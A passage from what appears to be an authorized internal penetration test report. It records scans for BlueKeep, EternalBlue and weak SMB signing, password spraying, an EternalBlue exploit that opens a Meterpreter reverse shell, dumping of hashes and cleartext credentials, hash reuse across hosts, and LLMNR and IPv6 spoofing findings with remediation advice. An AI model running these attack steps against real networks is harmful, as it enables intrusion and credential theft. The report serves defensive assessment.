l.
[+] 192.168.204.62:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[-] 192.168.204.94:3389   - Server cert isn't RSA, this scenario isn't supported (yet).
[+] 192.168.204.67:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[*] Scanned  16 of 141 hosts (11% complete)
[+] 192.168.204.103:3389  - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[+] 192.168.204.104:3389  - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[+] 192.168.204.125:3389  - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[+] 192.168.204.133:3389  - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
[+] 192.168.204.145:3389  - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channe
l.
```

Testing of FTP services identified that sixteen (16) systems were found to accept anonymous FTP authentication credentials. Anonymous login credentials would allow for an attacker to identify files that may exist on an FTP server. If permissions allow for write access, an attacker could also attempt to use this to store malicious code. The following output displays the results of this FTP scan:

```
Nmap scan report for 10.100.1.30
Host is up (0.00054s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```

To expedite searching for potentially sensitive files, a review of the anonymous FTP service(s) was performed and run against a list of predefined patterns to match sensitive file names. During this process, no sensitive files were discovered.

vPenTest Partner identified two (2) MySQL services present within the tested environment. While this discovery does not indicate any significant issues were found, MySQL services are often targeted by attackers in a form of a password attack. A successful password attack will usually result in limited or elevated privileges to the SQL service, at which point an attacker can begin to run SQL commands or execute system level commands.

vPenTest Partner also reviewed a list of seventeen (17) Microsoft SQL Server (MSSQL) services and conducted a limited password attack to determine if any weak or default credentials could be discovered. Weak credentials configured for an MSSQL

server could result in a significant amount of issues, including remote command execution. No servers were found to contain a weak or default credentials at the time of testing. The following code snippet shows sample output results from this scan:

```
[*] 192.168.204.67:1433   - 192.168.204.67:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.204.67:1433   - No active DB -- Credential data will not be saved!
[-] 192.168.204.67:1433   - 192.168.204.67:1433 - LOGIN FAILED: WORKSTATION\sa:password (Incorrect: )
[-] 192.168.204.67:1433   - 192.168.204.67:1433 - LOGIN FAILED: WORKSTATION\sa:sa (Incorrect: )
[-] 192.168.204.67:1433   - 192.168.204.67:1433 - LOGIN FAILED: WORKSTATION\sa: (Incorrect: )
[*] 192.168.204.103:1433  - 192.168.204.103:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.204.103:1433  - No active DB -- Credential data will not be saved!
[-] 192.168.204.103:1433  - 192.168.204.103:1433 - LOGIN FAILED: WORKSTATION\sa:password (Incorrect: )
[-] 192.168.204.103:1433  - 192.168.204.103:1433 - LOGIN FAILED: WORKSTATION\sa:sa (Incorrect: )
[-] 192.168.204.103:1433  - 192.168.204.103:1433 - LOGIN FAILED: WORKSTATION\sa: (Incorrect: )
[*] Scanned  2 of 17 hosts (11% complete)
```

Next, vPenTest Partner identified one hundred and ninety-six (196) systems that exposed port 445/tcp, which is for the Server Message Block (SMB) service. This service was targeted for enumeration of information that may be valuable. One of the first things scanned during this process is the support for SMB signing. SMB signing, when enabled, helps mitigate against SMB relay attacks. SMB relay attacks are when an attacker performs a poisoning attack and tricks a vulnerable system into sending hashed authentication credentials to the attacker. The attacker then takes these hashed credentials and then *relays* them to another system, pivoting off of that authenticated session to perform additional attacks, such as remote command execution.

Testing identified that eighty-one (81) of the one hundred and ninety-six (196) systems did not have SMB signing turned on, therefore being vulnerable to SMB relay attacks. The following sample output from Nmap identified this weakness.

```
Nmap scan report for 192.168.204.52
Host is up (0.00050s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap scan report for 192.168.204.54
Host is up (0.00050s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

vPenTest Partner also identified forty-five (45) systems that used an outdated operating system. Outdated operating systems are those which are no longer supported by their vendor and could pose a significant threat to the environment due to their lack of security updates. The following output demonstrates an example of the outdated operating systems discovered:

```
[+] 192.168.204.63:445    -   Host is running Windows 2003 R2 SP2 (build:3790) (name:[redacted]ACC2) (domain:[redacted])
[+] 192.168.204.58:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]XENWEB1) (domain:
[redacted])
[+] 192.168.204.54:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]SERVER1) (domain:
[redacted])
[+] 192.168.204.49:445    -   Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:DCEXCH02) (domain:[redacte
d])
[+] 192.168.204.52:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]DHCP) (domain:[red
acted])
[+] 192.168.204.67:445    -   Host is running Windows 2003 SP2 (build:3790) (name:[redacted]SQL1) (domain:[redacted])
[+] 192.168.204.62:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]CAD) (domain:
```

```
cted])
[+] 192.168.204.94:445    -   Host is running Windows 2003 SP2 (build:3790) (name:[redacted]TS) (domain:[redacted])
[+] 192.168.204.79:445    -   Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:[redacted]EXCH01) (domain:
[redacted])
[+] 192.168.204.91:445    -   Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:[redacted]EXCH01) (domain:
[redacted])
[+] 192.168.204.110:445   -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]XENTRAV2) (domain:
[redacted])
[+] 192.168.204.103:445   -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]HSE1) (domain:[red
acted])
[+] 192.168.204.97:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]VCENTER) (domain:
[redacted])
[+] 192.168.204.125:445   -   Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:DCEXCH01) (domain:[redacte
d])
[+] 192.168.204.104:445   -   Host is running Windows 2003 R2 SP2 (build:3790) (name:[redacted]SQL2) (domain:[redacted])
[+] 192.168.204.126:445   -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]EXCHFRONT) (domai
n:[redacted])
[+] 192.168.204.141:445   -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]PRINT64) (domain:
[redacted])
[+] 192.168.204.133:445   -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]HSE1) (domain:[red
acted])
[+] 192.168.204.148:445   -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]THERMOSTATS) (doma
in:[redacted])
[+] 192.168.204.160:445   -   Host is running Windows 2008 R2 Storage SP1 (build:7601) (name:[redacted]NAS) (domain:[redac
ted])
[+] 192.168.204.145:445   -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[redacted]XENUTIL1) (domain:
[redacted])
```

Next, to attempt identifying some common security vulnerabilities on outdated operating systems, vPenTest Partner leveraged the Metasploit Framework to perform specific checks to determine if whether or not if the targeted system(s) were vulnerable. These vulnerabilities are often labeled as low-hanging fruit as they can easily provide full access to the compromised system if an exploit is successful.

Forty (40) systems were scanned using the ms08_067_netapi module to identify potential SMB vulnerabilities. This module attempts to discover systems that contain a common and old vulnerability that affects Microsoft Windows XP. When succesfully exploited, this vulnerability could allow an attacker with system-level privileges on the system, allowing them to perform several post-exploitation techniques. Such post-exploitation techniques include enumeration of local administrator password hashes, enumeration of Active Directory infrastructyure data, and more. Scans indicate that no systems were found to be vulnerable at the time of testing. The following results were obtained from this scan:

```
[*] 192.168.204.65:445 - Cannot reliably check exploitability.
[*] 192.168.204.52:445 - The target is not exploitable.
[*] 192.168.204.58:445 - The target is not exploitable.
[*] 192.168.204.54:445 - The target is not exploitable.
[*] 192.168.204.49:445 - The target is not exploitable.
[*] 192.168.204.60:445 - The target is not exploitable.
[*] 192.168.204.66:445 - The target is not exploitable.
[*] 192.168.204.62:445 - The target is not exploitable.
[*] 192.168.204.67:445 - The target is not exploitable.
[-] 192.168.204.78:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: The server resp
onded with error: STATUS_ACCESS_DENIED (Command=115 WordCount=0)
[-] 192.168.204.78:445 - Check failed: The state could not be determined.
```

Eighty-four (84) systems were scanned using the smb_ms17_010 module to identify potential SMB vulnerabilities. This module attempts to discover systems that contain a common vulnerability named EternalBlue. When succesfully exploited, this vulnerability could allow an attacker with system-level privileges on the system, allowing them to perform several post-exploitation techniques. Such post-exploitation techniques include enumeration of local administrator password hashes, enumeration of Active Directory infrastructyure data, and more. Scans results identified twelve (12) vulnerable systems. The following results were obtained from this scan:

```
[-] 192.168.204.65:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[-] 192.168.204.52:445    - Host does NOT appear vulnerable.
[-] 192.168.204.54:445    - Host does NOT appear vulnerable.
[-] 192.168.204.60:445    - Host does NOT appear vulnerable.
[+] 192.168.204.63:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (
```

```
t)
[-] 192.168.204.58:445    - Host does NOT appear vulnerable.
[-] 192.168.204.66:445    - Host does NOT appear vulnerable.
[-] 192.168.204.49:445    - Host does NOT appear vulnerable.
[+] 192.168.204.67:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[-] 192.168.204.81:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[-] 192.168.204.78:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
```

Additionally, an enumeration of SMB services was performed to attempt identifying if whether or not usernames, password policies, or additional computer and/or domain information could be obtained. Such information could be useful for performing a password attack against the environment. A sample output of one of the results is as follows:

```
 ==========================
|    Target Information    |
 ==========================
Target ........... 10.100.1.66
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 10.100.1.66    |
 ====================================================
[E] Can't find workgroup/domain


 ==========================================
|    Nbtstat Information for 10.100.1.66    |
 ==========================================
Looking up status of 10.100.1.66
No reply from 10.100.1.66

 =====================================
|    Session Check on 10.100.1.66    |
 =====================================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 11 21:43:50 2021

 ==========================
```

During testing, it was possible to extract valuable information from three (3) IP addresses. The following IP addresses were found to be leak excessive information via SMB:

- 192.168.204.138
- 192.168.204.60
- 192.168.204.66

The following table presents some statistics of the information captured while enumerating SMB services:

Enumerated Data via SMB	
Enumerated Domain User Accounts	0
Enumerated Local User Accounts	514
Enumerated Domain Groups	325
Enumerated First And Last Names	101
Enumerated Domain Computers	0

As mentioned above, vPenTest Partner was able to identify usernames from enum4linux. As a result, a single password attack was conducted against each username to attempt identifying a valid set of credentials.

Of the five hundred and thirteen (513) authentication attempts, vPenTest Partner identified a total of zero (0) successful attempts and five hundred and thirteen (513) failed attempts. The following output demonstrate some of the results from this password attack.

```
--snipped--
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\andrew_ostensen:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\angel_figueroa:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\anil_basavaraj:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\apply:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\art_segura:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\ashley_waldmann:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\audit:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\barracuda:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\billy_gremillion:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\bryan_blessing:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\cctpayroll:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\charlie_buford:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\chris_lyon:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\claude_corley:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\customer:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\daniel_krebs:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\daniel_urias:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\dave_peeler:Password123!',
[-] 192.168.204.60:445    - 192.168.204.60:445 - Failed: '[redacted]\don_thomas:Password123!',
--snipped--
```

Since vPenTest Partner was unable to discover any valid domain user account credentials, no further actions were performed.

During testing, vPenTest Partner identified several systems to be vulnerable to EternalBlue. To attempt exploiting these vulnerabilities, vPenTest Partner targeted the first system, 192.168.204.195 ([redacted]HELPDESK1) for this attack. As shown below, it was possible to successfully gain access to the remote server:

```
[*] Started reverse TCP handler on 10.100.2.51:443
[*] 192.168.204.195:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.204.195:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x
64 (64-bit)
[*] 192.168.204.195:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.204.195:445 - Connecting to target for exploitation.
[+] 192.168.204.195:445 - Connection established for exploitation.
[+] 192.168.204.195:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.204.195:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.204.195:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.204.195:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.204.195:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.204.195:445 - 0x00000030  6b 20 31                                          k 1
[+] 192.168.204.195:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.204.195:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.204.195:445 - Sending all but last fragment of exploit packet
[*] 192.168.204.195:445 - Starting non-paged pool grooming
[+] 192.168.204.195:445 - Sending SMBv2 buffers
[+] 192.168.204.195:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.204.195:445 - Sending final SMBv2 buffers.
[*] 192.168.204.195:445 - Sending last fragment of exploit packet!
[*] 192.168.204.195:445 - Receiving response from exploit packet
[+] 192.168.204.195:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.204.195:445 - Sending egg to corrupted connection.
[*] 192.168.204.195:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.204.195
[*] Meterpreter session 1 opened (10.100.2.51:443 -> 192.168.204.195:49268) at 2021-01-13 21:31:42 +0000
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

vPenTest Partner performed post-exploitation on the system to learn more about the system and its configurations. The following activities were performed as part of this test:

- Enumerated local administrator credentials
- Enumerated domain credentials through the use of WDigest

As shown above, it was possible to extract local administrator password hashes:

```
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:bf89560474c12807ebd1cb69c[obfuscated]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73[obfuscated]:::
```

Additionally, it was possible to extract cleartext credentials from the remote system:

```
wdigest credentials
===================

Username        Domain  Password
--------        ------  --------
(null)          (null)  (null)
[redacted]        [redacted]    11500[obfuscated]
```

When leveraging the *net group Ã¢â‚¬Å“Domain AdminsÃ¢â‚¬Â /domain* command, vPenTest Partner cross-referenced the [redacted] user account with a Domain Administrator account, as shown below:

```
C:\Windows\system32>net group "Domain Admins" /domain
net group "Domain Admins" /domain
The request will be processed at a domain controller for domain [redacted].com.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
7940admin9463            Administrator            BelAdmin
Danadmin                 dustinadmin              ExchServAcc
[redacted]                  Jonadmin                 [redacted]
[redacted]         MarioAdmin               RyanAdmin
servacc                  serviceaccount           SPXAdmin
VRanger
The command completed successfully.
```

The following command also confirms that a domain administrator account was successfully compromised:

```
C:\Windows\system32>net users [redacted] /domain
net users [redacted] /domain
The request will be processed at a domain controller for domain [redacted].com.

User name                    [redacted]
Full Name                    [redacted] [redacted] Administrator
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/13/2021 2:56:06 PM
Password expires             Never
Password changeable          1/13/2021 2:56:06 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/13/2021 2:56:41 PM
```

```
Logon hours allowed          All

Local Group Memberships      *Administrators       *Backup Operators
Global Group memberships     *Domain Users         *Schema Admins
                             *ExchAdmins           *Organization Manageme
                             *ESX Admins           *Docunity
                             *Domain Admins        *Traverse Security
The command completed successfully.
```

Prior to performing post-exploitation, vPenTest Partner also leveraged the compromised administrator password hash to identify if whether or not this local administrator account was reused across multiple systems within the network environment. To facilitate this, vPenTest Partner leveraged Metasploit and performed a single login attack against all systems with port 445/tcp opened.

Based on the results, vPenTest Partner was successful with gaining access to ten (10) other systems within the network, whereas one hundred and seventy-nine (179) login attempts were unsuccessful. The following systems were found to have the same local administrator password:

```
[+] 192.168.204.60:445    - 192.168.204.60:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c128
07ebd1c[obfuscated]' Administrator
[+] 192.168.204.78:445    - 192.168.204.78:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c128
07ebd1c[obfuscated]' Administrator
[+] 192.168.204.66:445    - 192.168.204.66:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c128
07ebd1c[obfuscated]' Administrator
[+] 192.168.204.49:445    - 192.168.204.49:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c128
07ebd1c[obfuscated]' Administrator
[+] 192.168.204.125:445   - 192.168.204.125:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12
807ebd1c[obfuscated]' Administrator
[+] 192.168.204.202:445   - 192.168.204.202:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12
807ebd1c[obfuscated]' Administrator
[+] 192.168.204.200:445   - 192.168.204.200:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12
807ebd1c[obfuscated]' Administrator
[+] 192.168.204.189:445   - 192.168.204.189:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12
807ebd1c[obfuscated]' Administrator
[+] 192.168.204.195:445   - 192.168.204.195:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12
807ebd1c[obfuscated]' Administrator
[+] 192.168.204.240:445   - 192.168.204.240:445 - Success: '.\Administrator:aad3b435b51404eeaad3b435b51404ee:bf89560474c12
807ebd1c[obfuscated]' Administrator
```

To attempt post-exploitation, vPenTest Partner targeted 192.168.204.154 ([redacted]FILE3), as this system exposed a number of shares when authenticated with credentials, as shown below:

```
        Sharename       Type      Comment
        ---------       ----      -------
        401(k)$         Disk      401(k) Committee
        51014 [redacted] Gulfstar EDH Elect Deck House Disk
        Accounting$     Disk
        Admin           Disk
        ADMIN$          Disk      Remote Admin
        Adriane_Hines2  Disk
        Benefits        Disk
        BorisR          Disk
        BryanB          Disk
        Business Development Disk
        C$              Disk      Default share
        CalebW          Disk
        Charles_Lin     Disk
        Codes And Standards Disk
        Compression     Disk
        CorneliusSmith  Disk
        DamianF         Disk
        David_Dorrough  Disk
        Docunity        Disk
        DocUnityFormsArchive Disk
        DocUnityReportArchive Disk
        Don_Thomas      Disk
        EdR             Disk
        Ed_Nowak        Disk
        Enrique_Campos  Disk
```

```
        F$              Disk      Default share
        Fernando_Arcos  Disk
        G$              Disk      Default share
        Hector_Faz      Disk
```

A total of ninety-eight (98) shares were identified during this process. vPenTest Partner was able to successfully access the Ã¢â‚¬Å“AccountingÃ¢â‚¬Â directory as a part of the enumeration process. Furthermore, vPenTest Partner was able to discover a PASSWORDS.XLSX document within this share that contained cleartext credentials. The following was an example:

```
smb: \> dir
  .                                   D        0  Wed Jan 13 21:13:49 2021
  ..                                  D        0  Wed Jan 13 21:13:49 2021
  Accounting$ (192.168.204.154) (Y) - Shortcut.lnk      A      637  Tue Sep  1 18:06:12 2020
  ACCOUNTS PAYABLE                    D        0  Wed Jan 13 20:16:17 2021
  ACCOUNTS RECEIVABLE                 D        0  Wed Oct 14 17:21:21 2020
  AUDIT                               D        0  Sun Aug 16 15:57:04 2020
  Aug 2020 WTX Month End Review v2.xlsx      A  2897007  Fri Sep  4 17:24:43 2020
  BUDGETS                             D        0  Thu Oct  1 21:44:18 2020
  CASH                                D        0  Thu Nov 19 20:16:55 2020
  DOCUNITY                            D        0  Sat Sep  5 20:59:36 2020
  False.csv                           A    15520  Tue Aug 18 17:34:36 2020
  GENERAL LEDGER                      D        0  Mon Sep 28 14:31:35 2020
  HUMAN RESOURCES                     D        0  Mon Dec 30 16:16:14 2019
  JOB COSTING                         D        0  Thu Jul 30 16:02:26 2020
  NOBLE ISRAEL INVOICES               D        0  Wed Jan 13 21:31:10 2021
  OS (C) - Shortcut.lnk               A      501  Tue Jul 14 11:33:44 2020
  PASSWORDS.xlsx                      A    43639  Mon Jan  4 17:41:04 2021
  PAYLOCITY                           D        0  Thu Sep  3 12:21:44 2020
  PAYROLL                             D        0  Wed Jan 13 14:16:12 2021
  POLICIES                            D        0  Tue Jan 12 18:26:34 2021
  PROJECTS                            D        0  Sat Jul  4 14:23:23 2020
  REPORTING                           D        0  Mon Jan  4 22:35:58 2021
  TAX                                 D        0  Tue Nov 17 19:56:55 2020
  Thumbs.db                         AHSn   107008  Wed May 10 18:22:03 2017

                536870143 blocks of size 4096. 171328078 blocks available
```

No further enumeration or post-exploitation was performed after this process.

Internal Network Environment Exposures

This phase of the security assessment focused on the security of network assets within the internal network environment. During this phase, vPenTest used a comprehensive set of tools, custom scripts, and manual techniques to thoroughly identify possible threats to the environment. Like a traditional penetration test, all identified threats were tested and validated to evaluate the depth of compromise. Unlike a traditional penetration test, this evaluation of threats was not isolated or limited to a handful of threats, but rather across all threats identified.

CRITICAL IPv6 DNS Spoofing

Observation

IPv6 DNS spoofing is possible due to the possibility of deploying a rogue DHCPv6 server on the internal network. Since Microsoft Windows systems prefer IPv4 over IPv6, IPv6-enabled clients will prefer to obtain IP address configurations from a DHCPv6 server when one is available.

During an attack such as the one performed during this assessment, an IPv6 DNS server was assigned to IPv6-enabled clients; however, the IPv6-enabled clients retained their pre-existing IPv4 address configurations â€“ IP address, default gateway, and subnet mask.

Security Impact

By deploying a rogue DHCPv6 server, an attacker is able to intercept DNS requests by reconfiguring IPv6-enabled clients to use the attacker's system as the DNS server. Such an attack could potentially lead to the successful capture of sensitive information, including user credentials and other information. Resolving all DNS names to an attacker's system results in the victim's system communicating with services such as SMB, HTTP, RDP, MSSQL, etc. all hosted on the attackerâ€™s system.

Recommendation

Disable IPv6 unless it is required for business operations. As disabling IPv6 could potentially cause an interruption in network services, it is strongly advised to test this configuration prior to mass deployment. An alternative solution would be to implement DHCPv6 guard on network switches. Essentially, DHCPv6 guard ensures that only an authorized list of DHCP servers are allowed to assign leases to clients.

Reproduction Steps

Leveraging the "mitm6" tool within Kali Linux, a user is able to quickly deploy a DHCPv6 server within the local network and assign five minute leases (by default) to IPv6-enabled clients.

References

https://blog.vonahi.io/taking-over-ipv6-networks/

Evidence

```
IPv6 address fe80::9811:1 is now assigned to mac=e0:63:da:59:07:a9 host=UniFi-CloudKey-Gen2. ipv4=
```

CRITICAL Link-Local Multicast Name Resolution (LLMNR) Spoofing

Observation

Link-Local Multicast Name Resolution (LLMNR) is a protocol used amongst workstations within an internal network environment to resolve a domain name system (DNS) name when a DNS server does not exist or cannot be helpful.

When a system attempts to resolve a DNS name, the system proceeds with the following steps:

1. The system check its local host file to determine if an entry exists to match the DNS name in question with an IP address.
2. If the system does not have an entry in its local hosts file, the system then sends a DNS query to its configured DNS server(s) to attempt retrieving an IP address that matches the DNS name in question.
3. If the configured DNS server(s) cannot resolve the DNS name to an IP address, the system then sends an LLMNR broadcast packet on the local network to seek assistance from other systems.

Security Impact

Since the LLMNR queries are broadcasted across the network, any system can respond to these queries with the IP address of the DNS name in question. This can be abused by malicious attackers since an attacker can respond to all of these queries with the IP address of the attacker's system. Depending on the service that the victim was attempting to communicate with (e.g. SMB, MSSQL, HTTP, etc.), an attacker may be able to capture sensitive cleartext and/or hashed account credentials. Hashed credentials can, many times, be recovered in a matter of time using computing modern-day computing power and brute-force techniques.

Recommendation

The most effective method for preventing exploitation is to configure the Multicast Name Resolution registry key in order to prevent systems from using LLMNR queries.

- **Using Group Policy:** Computer Configuration\Administrative Templates\Network\DNS Client \Turn off Multicast Name Resolution = Enabled (To administer a Windows 2003 DC, use the Remote Server Administration Tools for Windows 7 - http://www.microsoft.com/en-us/download/details.aspx?id=7887)
- **Using the Registry for Windows Vista/7/10 Home Edition only:** HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient \EnableMulticast

Reproduction Steps

On a system configured with LLMNR, attempt to interact with a DNS name that is known to be invalid (e.g. test123.local). On another system, use a network packet analyzer, such as Wireshark, to inspect the broadcasted traffic on the internal network environment.

References

- http://blogs.technet.com/b/networking/archive/2008/04/01/how-to-benefit-from-link-local-multicast-name-

Evidence

```
2021-01-11 23:29:22,712 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.63 for name WIN-NLN1IU84VKS
2021-01-11 23:29:22,902 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.64 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,217 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.63 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,219 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.63 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,411 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.64 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,412 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.64 for name WIN-NLN1IU84VKS
2021-01-11 23:29:23,883 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.52 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,297 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.59 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,388 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.52 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,389 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.52 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,801 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.59 for name WIN-NLN1IU84VKS
2021-01-11 23:29:24,802 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.59 for name WIN-NLN1IU84VKS
2021-01-11 23:29:25,995 - [*] [MDNS] Poisoned answer sent to 10.100.2.83     for name proxysrv.local
2021-01-11 23:29:25,998 - [*] [LLMNR]  Poisoned answer sent to 10.100.2.83 for name proxysrv
```

CRITICAL

Outdated Microsoft Windows Systems

Observation

An outdated Microsoft Windows system raises several concerns as the system is no longer receiving updates by Microsoft. This could be a prime target for an attacker as these systems typically do not contain the latest security updates, often times leaving them vulnerable to significant threats.

Security Impact

An exploited Microsoft Windows system could potentially result in an attacker gaining unauthorized access to the affected system(s). Additionally, depending on the similarities in configurations between the compromised system(s) and other systems within the network, an attacker may be able to pivot from this system to other systems and resources within the environment.

Top Affected Nodes

45 NODES AFFECTED		
IP Address	Host Name	Operating System
192.168.204.62		Undetected
192.168.204.63		Undetected
192.168.204.49		Undetected
192.168.204.58		Undetected
192.168.204.79		Undetected
192.168.204.91		Undetected
192.168.204.97		Undetected
192.168.204.103		Undetected
192.168.204.94		Undetected
192.168.204.104		Undetected
192.168.204.125		Undetected
192.168.204.143		Undetected
192.168.204.126		Undetected
192.168.204.133		Undetected
192.168.204.141		Undetected
192.168.204.154		Undetected
192.168.204.223		Undetected
192.168.204.238		Undetected
192.168.204.240		Undetected
192.168.204.198		Undetected
10.100.7.111		Microsoft Windows 7 Professional
10.100.7.131		Microsoft Windows 7 Ultimate

10.100.7.125		Microsoft Windows Server 2008 R2 Standard Service Pack 1
192.168.204.145		Undetected
10.100.7.136		Microsoft Windows XP Service Pack 2
192.168.204.52		Undetected
192.168.204.110		Undetected
